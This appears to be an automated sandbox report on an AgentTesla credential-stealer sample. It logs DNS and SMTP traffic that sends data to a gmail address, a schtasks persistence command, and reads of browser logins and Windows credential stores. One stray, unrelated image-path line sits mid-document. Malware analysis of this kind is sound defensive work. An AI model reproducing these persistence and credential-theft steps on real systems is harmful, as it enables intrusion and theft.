Nov 29, 2022 19:38:19.277188063 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:19.277587891 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.559030056 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:19.559258938 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:19.561263084 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.561371088 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.561435938 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.561502934 CET	49723	587	192.168.2.6	111.118.212.38
Nov 29, 2022 19:38:19.834079981 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:19.835743904 CET	587	49723	111.118.212.38	192.168.2.6
Nov 29, 2022 19:38:19.887628078 CET	49723	587	192.168.2.6	111.118.212.38

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 19:37:07.495767117 CET	49448	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:07.512861967 CET	53	49448	8.8.8.8	192.168.2.6
Nov 29, 2022 19:37:07.538335085 CET	59082	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:07.555747032 CET	53	59082	8.8.8.8	192.168.2.6
Nov 29, 2022 19:37:26.407497883 CET	63229	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:26.803889990 CET	53	63229	8.8.8.8	192.168.2.6
Nov 29, 2022 19:37:26.886347055 CET	62538	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:27.278209925 CET	53	62538	8.8.8.8	192.168.2.6
Nov 29, 2022 19:37:53.002229929 CET	51530	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:53.021419048 CET	53	51530	8.8.8.8	192.168.2.6
Nov 29, 2022 19:37:53.077909946 CET	56122	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:37:53.096793890 CET	53	56122	8.8.8.8	192.168.2.6
Nov 29, 2022 19:38:15.257229090 CET	61609	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:38:15.647279024 CET	53	61609	8.8.8.8	192.168.2.6
Nov 29, 2022 19:38:15.719681025 CET	52481	53	192.168.2.6	8.8.8.8
Nov 29, 2022 19:38:15.738940954 CET	53	52481	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 19:37:07.495767117 CET	192.168.2.6	8.8.8.8	0xf41e	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.538335085 CET	192.168.2.6	8.8.8.8	0xd51f	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:26.407497883 CET	192.168.2.6	8.8.8.8	0x43b6	Standard query (0)	mail.strictfacilityservices.com	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:26.886347055 CET	192.168.2.6	8.8.8.8	0xe34c	Standard query (0)	mail.strictfacilityservices.com	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 19:37:53.002229929 CET	192.168.2.6	8.8.8.8	0x837b	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.077909946 CET	192.168.2.6	8.8.8.8	0xa76c	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:38:15.257229090 CET	192.168.2.6	8.8.8.8	0x3a2e	Standard query (0)	mail.strictfacilityservices.com	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:38:15.719681025 CET	192.168.2.6	8.8.8.8	0xc385	Standard query (0)	mail.strictfacilityservices.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 19:37:07.512861967 CET	8.8.8.8	192.168.2.6	0xf41e	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:37:07.512861967 CET	8.8.8.8	192.168.2.6	0xf41e	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.512861967 CET	8.8.8.8	192.168.2.6	0xf41e	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.512861967 CET	8.8.8.8	192.168.2.6	0xf41e	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.512861967 CET	8.8.8.8	192.168.2.6	0xf41e	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.555747032 CET	8.8.8.8	192.168.2.6	0xd51f	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:37:07.555747032 CET	8.8.8.8	192.168.2.6	0xd51f	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.555747032 CET	8.8.8.8	192.168.2.6	0xd51f	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.555747032 CET	8.8.8.8	192.168.2.6	0xd51f	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:07.555747032 CET	8.8.8.8	192.168.2.6	0xd51f	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:26.803889990 CET	8.8.8.8	192.168.2.6	0x43b6	No error (0)	mail.strictfacilityservices.com	strictfacilityservices.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:37:26.803889990 CET	8.8.8.8	192.168.2.6	0x43b6	No error (0)	strictfacilityservices.com		111.118.212.38	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:27.278209925 CET	8.8.8.8	192.168.2.6	0xe34c	No error (0)	mail.strictfacilityservices.com	strictfacilityservices.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:37:27.278209925 CET	8.8.8.8	192.168.2.6	0xe34c	No error (0)	strictfacilityservices.com		111.118.212.38	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.021419048 CET	8.8.8.8	192.168.2.6	0x837b	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:37:53.021419048 CET	8.8.8.8	192.168.2.6	0x837b	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.021419048 CET	8.8.8.8	192.168.2.6	0x837b	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.021419048 CET	8.8.8.8	192.168.2.6	0x837b	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.021419048 CET	8.8.8.8	192.168.2.6	0x837b	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.096793890 CET	8.8.8.8	192.168.2.6	0xa76c	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 19:37:53.096793890 CET	8.8.8.8	192.168.2.6	0xa76c	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.096793890 CET	8.8.8.8	192.168.2.6	0xa76c	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.096793890 CET	8.8.8.8	192.168.2.6	0xa76c	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:37:53.096793890 CET	8.8.8.8	192.168.2.6	0xa76c	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:38:15.647279024 CET	8.8.8.8	192.168.2.6	0x3a2e	No error (0)	mail.strictfacilityservices.com	strictfacilityservices.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:38:15.647279024 CET	8.8.8.8	192.168.2.6	0x3a2e	No error (0)	strictfacilityservices.com		111.118.212.38	A (IP address)	IN (0x0001)	false
Nov 29, 2022 19:38:15.738940954 CET	8.8.8.8	192.168.2.6	0xc385	No error (0)	mail.strictfacilityservices.com	strictfacilityservices.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 19:38:15.738940954 CET	8.8.8.8	192.168.2.6	0xc385	No error (0)	strictfacilityservices.com		111.118.212.38	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.ipify.org


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 19:37:29.863013029 CET	587	49718	111.118.212.38	192.168.2.6	220-bh-in-36.webhostbox.net ESMTP Exim 4.95 #2 Tue, 29 Nov 2022 18:37:29 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 29, 2022 19:37:29.869247913 CET	49718	587	192.168.2.6	111.118.212.38	EHLO 927537
Nov 29, 2022 19:37:30.148148060 CET	587	49718	111.118.212.38	192.168.2.6	250-bh-in-36.webhostbox.net Hello 927537 [102.129.143.49] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 29, 2022 19:37:30.150072098 CET	49718	587	192.168.2.6	111.118.212.38	AUTH login YWNjb3VudHNAc3RyaWN0ZmFjaWxpdHlzZXJ2aWNlcy5jb20=
Nov 29, 2022 19:37:30.429714918 CET	587	49718	111.118.212.38	192.168.2.6	334 UGFzc3dvcmQ6
Nov 29, 2022 19:37:31.260838985 CET	587	49718	111.118.212.38	192.168.2.6	235 Authentication succeeded
Nov 29, 2022 19:37:31.261821985 CET	49718	587	192.168.2.6	111.118.212.38	MAIL FROM:<accounts@strictfacilityservices.com>
Nov 29, 2022 19:37:31.541328907 CET	587	49718	111.118.212.38	192.168.2.6	250 OK
Nov 29, 2022 19:37:31.541712999 CET	49718	587	192.168.2.6	111.118.212.38	RCPT TO:<guc850155@gmail.com>
Nov 29, 2022 19:37:31.893450022 CET	587	49718	111.118.212.38	192.168.2.6	250 Accepted
Nov 29, 2022 19:37:31.893871069 CET	49718	587	192.168.2.6	111.118.212.38	DATA
Nov 29, 2022 19:37:32.172235012 CET	587	49718	111.118.212.38	192.168.2.6	354 Enter message, ending with "." on a line by itself
Nov 29, 2022 19:37:32.174438953 CET	49718	587	192.168.2.6	111.118.212.38	.
Nov 29, 2022 19:37:32.454948902 CET	587	49718	111.118.212.38	192.168.2.6	250 OK id=1p05U4-002GFu-0G
Nov 29, 2022 19:38:17.044811010 CET	587	49723	111.118.212.38	192.168.2.6	220-bh-in-36.webhostbox.net ESMTP Exim 4.95 #2 Tue, 29 Nov 2022 18:38:16 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 29, 2022 19:38:17.049279928 CET	49723	587	192.168.2.6	111.118.212.38	EHLO 927537

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 29, 2022 19:38:17.323196888 CET	587	49723	111.118.212.38	192.168.2.6	250-bh-in-36.webhostbox.net Hello 927537 [102.129.143.49] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 29, 2022 19:38:17.323652983 CET	49723	587	192.168.2.6	111.118.212.38	AUTH login YWNjb3VudHNAc3RyaWN0ZmFjaWxpdHlzZXJ2aWNlcy5jb20=
Nov 29, 2022 19:38:17.597578049 CET	587	49723	111.118.212.38	192.168.2.6	334 UGFzc3dvcmQ6
Nov 29, 2022 19:38:18.662144899 CET	587	49723	111.118.212.38	192.168.2.6	235 Authentication succeeded
Nov 29, 2022 19:38:18.662529945 CET	49723	587	192.168.2.6	111.118.212.38	MAIL FROM:<accounts@strictfacilityservices.com>
Nov 29, 2022 19:38:18.936109066 CET	587	49723	111.118.212.38	192.168.2.6	250 OK
Nov 29, 2022 19:38:18.936378002 CET	49723	587	192.168.2.6	111.118.212.38	RCPT TO:<guc850155@gmail.com>
Nov 29, 2022 19:38:19.277188063 CET	587	49723	111.118.212.38	192.168.2.6	250 Accepted
Nov 29, 2022 19:38:19.277587891 CET	49723	587	192.168.2.6	111.118.212.38	DATA
Nov 29, 2022 19:38:19.559258938 CET	587	49723	111.118.212.38	192.168.2.6	354 Enter message, ending with "." on a line by itself
Nov 29, 2022 19:38:19.561502934 CET	49723	587	192.168.2.6	111.118.212.38	.
Nov 29, 2022 19:38:19.835743904 CET	587	49723	111.118.212.38	192.168.2.6	250 OK id=1p05Up-002Gde-Cs

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe PID: **5996**, Parent PID: **3452**

General

Target ID:	0
Start time:	19:36:26
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Imagebase:	0xcf0000
File size:	731648 bytes
MD5 hash:	65CF34490748F7924DB84DC043F5D81E
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.316510086.0000000041EC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.316510086.0000000041EC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.316510086.0000000041EC000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Roaming\IwUNvHNy.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C4A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp2885.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C4A7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D96C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2885.tmp	success or wait	1	6C4A6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\IwUNvHNy.exe	0	731648	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 21 1f fd 63 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 50 00 00 1e 0b 00 00 0a 00 00 00 00 00 00 0a 3c 0b 00 00 20 00 00 00 40 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0b 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL!cP< @@ @	success or wait	1	6C4A1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2885.tmp	0	1653	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </Registratio	success or wait	1	6C4A1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D96C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D635705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D63CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4A1B4F	ReadFile
C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe	unknown	731648	success or wait	1	6C4A1B4F	ReadFile

Analysis Process: schtasks.exe PID: **4572**, Parent PID: **5996**

General

Target ID:	8
Start time:	19:36:52
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\lwUNvHNy" /XML "C:\Users\user\AppData\Local\Temp\tmp2885.tmp
Imagebase:	0x960000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2885.tmp	unknown	2	success or wait	1	96AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2885.tmp	unknown	1654	success or wait	1	96ABD9	ReadFile

Analysis Process: conhost.exe PID: **5580**, Parent PID: **4572**

General

Target ID:	9
Start time:	19:36:52
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe PID: **532**, Parent PID: **5996**

General

Target ID:	10
Start time:	19:36:53
Start date:	29/11/2022

Path:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x780000
File size:	731648 bytes
MD5 hash:	65CF34490748F7924DB84DC043F5D81E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.305776965.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.305776965.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000A.00000000.305776965.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.525329197.0000000002B54000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp2519.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C4A7038	GetTempFileNameW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D635705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D63CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\ac5dbcd4-51c1-4ab3-b1a6-0f60d34ce758	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4A1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	6C4A1B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

